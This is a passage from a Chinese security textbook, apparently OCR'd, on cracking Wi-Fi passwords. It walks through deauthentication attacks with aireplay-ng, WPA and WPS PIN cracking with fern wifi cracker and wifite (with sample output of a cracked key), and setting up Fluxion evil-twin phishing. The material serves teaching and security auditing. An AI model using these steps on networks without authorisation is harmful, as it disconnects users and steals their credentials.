

图 8-21

因为是本地破解，破解的效率非常高。只要密码字典中有该无线密码，就可以快速完成破解任务，并显示密码，如图8-22所示。



图 8-22

接下来，用户可以使用该密码尝试登录该AP进行验证，密码破解到此完成。

动手练 强制断开设备连接

如果一直没有设备连接该AP，那么握手包如何获取呢？其实Aircrack-ng也是攻击工具，可以强行让某设备断开与AP的连接。在抓取握手包时，也同时显示了连接该AP的所有设备，如图8-23所示。



图 8-23

可以使用 “aireplay-ng -0 0 -c 16:28:24:4D:09:E7 -a 78:02:F8:30:F0:53 wlan0 wlan0” 命令对该网络终端进行攻击，其中，“-c”后面是无线终端的MAC地址（STATION列），“-a”后面是AP的MAC地址（BSSID列），最后是网卡名。使用后，会强制无线终端断开网络，如图8-24所示，然后目标会重新连接，就可以获取握手包了。踢掉无线终端的命令希望读者慎用，否则该终端会一直连不到该无线网络。



图 8-24

8.3 使用fern wifi cracker破解无线网络

从原理和步骤上来说，fern wifi cracker和Aircrack-ng几乎一致，但fern wifi cracker有GUI界面，非常直观，比较适合新手使用。

8.3.1 fern wifi cracker简介

fern wifi cracker是使用Python编程语言和Python Qt GUI库编写的无线安全审计和攻击软件程序，适用于802.11标准接入点的无线加密强度测试。该程序能够破解和恢复WEP/WPA/WPS密钥，并在无线网或以太网上运行其他基于网络的攻击。目前支持以下功能。

- WEP破解：碎片攻击、Chop-Chop、Caffe-Latte、Hirte、ARP请求重放、WPS攻击。

- WPA/WPA2破解与基于字典的WPS攻击。
- 成功破解时自动保存数据库中的密钥。
- 自动接入点攻击系统。
- 会话劫持（被动和以太网模式）。
- 接入点MAC地址地理位置追踪。
- 内部MITM引擎。
- 暴力攻击（HTTP、HTTPS、TELNET、FTP）。

8.3.2 使用fern wifi cracker破解无线网络

接下来介绍使用该工具进行无线网络密码破解的具体操作步骤。

1. 启动 fern wifi cracker

将无线网卡接入设备，待设备正常工作后开启该工具。

Step 01 在所有程序的“无线攻击”组中展开“无线工具集”列表，找到并选择fern wifi cracker（root）选项，如图8-25所示。



图 8-25

Step 02 输入当前用户的密码，单击“授权”按钮，以root权限启动程序，如图8-26所示。

图 8-26

2. 修改侦听网卡的名称

启动该软件后，网卡自动进入侦听状态。前面介绍了网卡默认生成的虚拟名称为wlan0，而如果发生fern wifi cracker无法使用该网卡的情况，可以修改生成的虚拟网卡的名称。如果可以正常进入侦听状态，则可以跳过。

Step 01 在主界面单击Select Interface下拉按钮，选择网卡，如图8-27所示。

Step 02 如果网卡不支持，会弹出警告提示，如图8-28所示。



图 8-27



图 8-28

Step 03 打开终端窗口，进入root模式，输入ip link set wlan0 down命令停止网卡运行，再输入ip link set wlan0 name wlan0mon命令修改该虚拟网卡的名称，如图8-29所示。



图 8-29

使用ip link set wlan0mon up命令启动该网卡。此时处于侦听状态的虚拟网卡名称变为wlan0mon，如图8-30所示。



图 8-30

返回fern wifi cracker主界面，单击Refresh按钮，就可以看到已经改名的wlan0mon网卡，如图8-31所示，并可以直接使用。



图 8-31

3. 启动侦听及破解

修改好虚拟网卡的名称后，就可以继续使用该工具进行无线网络密码的破解。

Step 01 选中虚拟网卡，单击Scan for Access points按钮，启动扫描，如图8-32所示。

图 8-32

知识拓展

选择扫描信道

双击界面任意空白处，弹出扫描的信道设置，默认是全部。用户可以根据实验内容选择扫描的信道，如图8-33所示。



图 8-33

Step 02 稍等片刻，下方会显示WEP和WPA两种模式下检测到的无线网络的数量。单击WPA按钮，进入破解界面，如图8-34所示。

图 8-34

Step 03 选择需要破解的无线网络名称，单击Browse按钮，选择使用的字典。当该网络中有设备连接后，选择一个连接设备的MAC地址，最后单击Attack按钮，如图8-35所示。



图 8-35

Step 04 此时会将该设备从网络中自动剔除，让其自动连接。获取握手包后自动破解，会高亮显示破解进度。如果字典中含有该密码则会提示用户破解成功，并显示连接密码，如图8-36所示。



图 8-36

8.4 使用wifite破解无线网络

wifite是破解无线网络最有用的工具之一，用于连续破解WEP或WPA/WPS加密的无线网络。可以轻松地进行自定义，以自动实现多个wifi黑客入侵的过程。相较于其他工具，简单方便。下面介绍该软件的使用方法。

8.4.1 wifite简介

wifite是一款能够攻击多种无线加密方式（WEP/WPA/WPA2和WPS）的自动化工具。wifite在运行之前需要提供几个参数，而wifite会自动帮用户完成所有任务。它可以捕获WPA握手包，自动去客户端验证，进行MAC地址欺骗，以及破解Wi-Fi密码。该软件的特点有以下几点。

- 破解多个网络的密码时，它会根据信号强度对它们进行排序。
- 包含许多自定义选项，以提高攻击的有效性。
- 攻击时更改MAC地址，以使攻击者匿名。
- 如果攻击者发现任何不适合被攻击的目标，该工具可以使攻击者阻止针对特定网络的攻击。
- 将所有密码保存到单独的文件中。

在使用该软件前，建议先安装两个无线攻击工具hcxtools和hcxdumptool，如图8-37和图8-38所示，wifite在攻击过程中需要使用。



图 8-37



图 8-38

8.4.2 使用wifite破解无线密码

在使用前，需要先将网卡设置为侦听状态，如图8-39所示，然后启动软件进行破解。



图 8-39

Step 01 进入root模式，输入wifite命令启动该软件，如图8-40所示。



图 8-40

Step 02 稍等一会，wifite会自动扫描并侦听所有的无线信号，如图8-41所示。



图 8-41

Step 03 按Ctrl+C组合键停止扫描，输入需要破解的Wi-Fi信号的序号。本例破解的信号名为miwifi，输入数字4后按回车键，如图8-42所示。

```
[+] Select target(s) (1-28) separated by commas, dashes or all: 4
```

图 8-42

Step 04 wifite会根据目标的类型，自动尝试使用最优的破解方案。本例就是在捕获PMKID失败后进行握手包的抓取。破解后获取连接密码，如图8-43所示。

```
[+] (1/1) Starting attacks against 78:02:F8:30:F0:53 (miwifi)
[+] miwifi (54db) PMKID CAPTURE: Failed to capture PMKID

[+] miwifi (54db) WPA Handshake capture: found existing handshake for None
[+] Using handshake from hs/handshake_miwifi_78-02-F8-30-F0-53_2023-10-07T16-33-08.cap

[+] analysis of captured handshake file:
[+]   tshark: .cap file contains a valid handshake for (78:02:f8:30:f0:53)
[+] aircrack: .cap file contains a valid handshake for (78:02:F8:30:F0:53)

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 0.05% ETA: 29s @ 6985.2kps (current key: 87654321)
[+] Cracked WPA Handshake PSK: 87654321

[+]  Access Point BSSID: 78:02:F8:30:F0:53
[+]          Encryption: WPA
[+]      Handshake File: hs/handshake_miwifi_78-02-F8-30-F0-53_2023-10-07T16-33-08.cap
[+]      PSK (password): 87654321
[+] saved crack result to cracked.json (4 total)
[+] Finished attacking 1 target(s), exiting
```

图 8-43

8.4.3 使用wifite破解WPS PIN码

WPS是由Wi-Fi联盟推出的全新Wi-Fi安全防护设定标准。该标准主要是为了解决无线网络加密认证步骤过于繁杂的弊病。因为用户往往会因为设置步骤太麻烦，以至于不做任何加密安全设定，从而引起许多安全上的问题。所以很多人使用WPS设置无线设备，通过个人识别码（PIN）或按钮（PBC）取代输入很长的密码短语。当开启该功能后，攻击者就可以使用暴力攻击的方法来攻击WPS。现在大部分路由器上都支持WPS功能。以前路由器有专门的WPS设置，现在的路由器使用QSS功能取代了。

PIN码采用8位数字组合，但是前四位和后四位是分别验证的，并且第八位是校验位无需关注。所以攻击者就算是暴力破解PIN码也最多只需尝试11000次不同的组合，得到正确的PIN码之后便可以通过工具提取PSK。所以理论上是可以破解的。下面介绍使用wifite破解WPS密码的操作步骤。

Step 01 按照前面的方法准备好环境，查看此时的无线信号，如图8-44所示。

```
 14                    HMJ     6  WPA-P   31db   yes    1
 15                jdkj2022*   11  WPA-P   30db   yes    1
 16      (82:8C:07:21:4C:53)   11  WPA-P   30db    no    1
 17                  TP-502     5  WPA-P   29db    no
 18 DIRECT-c8-HP M130 Las ...     6  WPA-P   29db  lock
 19 DIRECT-1e-HP M281 Las ...     6  WPA-P   28db    no
 20           jiangsu_ yunku    13  WPA-P   27db    no
 21                jmkeji.cn     6  WPA-P   26db    no
 22                       ZP     8  WPA-P   25db    no
 23      (82:60:5B:37:7F:41)     6  WPA-P   25db    no
 24                CMCC-piq4     8  WPA-P   25db   yes
 25                     xzkc*    1  WPA-P   23db    no    1
 26                      点亮      6  WPA-P   23db    no
 27              chaoshenhu     6  WPA-P   23db    no
 28            ChinaNet-eDqZ    11  WPA-P   23db   yes
 29      (C2:51:5C:BD:82:FA)     3  WPA-P   23db    no
```

图 8-44

Step 02 输入此次暴力破解的无线信号的序列号，按回车键，就可以使用PIN Attack进行攻击。不断调整攻击的PIN值，可以查看进度，如图8-45所示。



图 8-45

Step 03 如果顺利的话，可以破解此时的WPS值以及所使用的无线密码，如图8-46所示。



图 8-46

动手练 使用wifite多种模式获取无线密码

wifite可以使用多种工具自动判断并进行路由器的破解。下面以某路由器为例，了解wifite通过自动切换模式获取无线密码的步骤。

Step 01 搭建好环境后，进入wifite界面，查看目标信息，如图8-47所示。



图 8-47

Step 02 破解的密码位于序列2。输入2并按回车键，可以看到前两种方式无法直接获取，使用了第三种进行破解，如图8-48所示。



图 8-48

Step 03 由于WPA2有攻击锁定的策略，所以在攻击测试一段时间后会自动锁定，如图8-49所示。



图 8-49

Step 04 接下来使用PMKID也失败，切换通过握手包的形式获取，最终获取该路由器的密码，如图8-50所示。



图 8-50

8.5 无线网络钓鱼攻击

前面介绍了钓鱼攻击的原理，以及使用钓鱼网站获取用户名及密码的操作。对于无线网络来说，除了破解握手包外，使用钓鱼攻击获取密码的方法也非常常见。

8.5.1 钓鱼攻击简介

无线网络钓鱼是指诱使用户使用伪造的钓鱼无线接入点连接，并通过各种钓鱼页面诱使用户填写正常接入点的无线接入密码，从而获取该接入点的连接密码。此类技术还称为AP钓鱼、Wi-Fi钓鱼、热点寻找器或蜜罐AP等。其共同点在于利用虚假访问点，伪造虚假登录页面以捕获用户的Wi-Fi口令、银行卡号，发动中间人攻击或是感染无线主机。该技术属于破解技术和社工技术的综合。获取密码的成功率和效率都非常高。

8.5.2 Fluxion简介与部署

Fluxion是一种安全审计和社会工程研究工具。它是vk496对linset的重制版，错误更少，功能更多。该脚本尝试通过社会工程（网络钓鱼）攻击，从目标接入点检索WPA/WPA2密钥。它与最新版本的Kali兼容。Fluxion的攻击设置主要是手动，但实验性的自动模式会处理一些攻击设置参数。重点还在于该工具具有中文界面，交互式的设置方式，非常适合新手使用。

该工具首先通过监听抓取握手包，接下来伪造一个和对方名称完全相同的Wi-Fi信号，这个伪造的信号没有密码。然后发起持续地攻击，强制让连接该热点的所有终端掉线。此时这些终端打开Wi-Fi连接设置，就会发现两个一模一样的Wi-Fi名字。一个是真正的接入点，但连接时无反应。还有一个不用密码就可以连接。连接后会打开一个页面，上面通常会以官方的口吻提

示网络遇到问题，或者路由器需要修复、需要升级之类，让用户重新输入Wi-Fi密码去修复。当对方输入的密码不正确，就会提示错误，需要重新输入。因为之前抓取了握手包，所以会将对方提交的密码去和握手包校验，校验通不过，就是密码输错了。直到对方输入正确的密码，这时候攻击会自动停止，伪造的Wi-Fi关闭，终端会连接真正的无线信号。这种方法的优点在于，不管对方设置的密码多么复杂都没用，密码是对方主动提供的。如果没输入正确的密码，该无线信号被持续攻击，无法连接。

Kali默认并没有安装该软件，可以到官网下载，也可使用git命令下载及初始化，下面介绍部署的过程。

Step 01 进入root模式，使用“git clone https://www.github.com/FluxionNetwork/fluxion.git”命令，如果下载不了，可以使用代理，如图8-51所示。

```
┌──(kali㉿mykali)-[~]
└─$ sudo su
[sudo] kali 的密码：
┌──(root㉿mykali)-[/home/kali]
└─# proxychains git clone https://www.github.com/FluxionNetwork/fluxion.git
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
正克隆到 'fluxion'...
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:7890  ...  www.github.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:7890  ...  github.com:443  ...  OK
警告：重定向到 https://github.com/FluxionNetwork/fluxion.git/
remote: Enumerating objects: 8056, done.
[proxychains] DLL init: proxychains-ng 4.16
remote: Counting objects: 100% (155/155), done.
remote: Compressing objects: 100% (114/114), done.
remote: Total 8056 (delta 69), reused 112 (delta 40), pack-reused 7901
接收对象中：100% (8056/8056), 32.77 MiB | 1.45 MiB/s, 完成.
处理 delta 中：100% (3988/3988), 完成.
[proxychains] DLL init: proxychains-ng 4.16
```

图 8-51

Step 02 进入目录，使用“./fluxion.sh -i”命令安装依赖，如图8-52所示。

```
┌──(root㉿mykali)-[/home/kali]
└─# ls
公共  模板  视频  图片  文档  下载  音乐  桌面  Desktop  fluxion

┌──(root㉿mykali)-[/home/kali]
└─# cd fluxion

┌──(root㉿mykali)-[/home/kali/fluxion]
└─# ls
attacks             _config.yml      fluxion.sh      lib      misc         scripts
bin                 CONTRIBUTING.md  iptables-rules  LICENSE  preferences
CODE_OF_CONDUCT.md  docs             language        logos    README.md

┌──(root㉿mykali)-[/home/kali/fluxion]
└─# ./fluxion.sh -i
```

图 8-52

Step 03 该软件安装依赖后，提示用户选择语言，输入19后按回车键，如图8-53所示。

```
[*] Select your language

        [1] ar / Arabic
        [2] cs / čeština
        [3] de / Deutsch
        [4] el / Ελληνικά
        [5] en / English
        [6] es / Español
        [7] fr / français
        [8] hu / Magyar
        [9] id / Indonesia
        [10] it / italiano
        [11] nl / Nederlands
        [12] pl / Polski
        [13] pt-br / Português-BR
        [14] ro / Română
        [15] ru / Русский
        [16] sk / slovenčina
        [17] sl / Slovenščina
        [18] tur / Türkçe
        [19] zh / 中文

[fluxion@mykali]-[~] 19
```

图 8-53

接下来会进入主窗口，等待用户操作。

8.5.3 使用Fluxion抓取握手包

在进行钓鱼前，需要抓取握手包。下面介绍抓取的过程。

Step 01 用户进入该目录，使用“./fluxion.sh”命令启动，如图8-54所示。



图 8-54

Step 02 输入2后按回车键，启动握手包抓取，如图8-55所示。



图 8-55

Step 03 选择扫描的信道，输入1后按回车键，如图8-56所示。

图 8-56

Step 04 此时弹出小框，并对当前的Wi-Fi进行扫描，如图8-57所示。发现目标后，使用Ctrl+C组合键停止扫描。

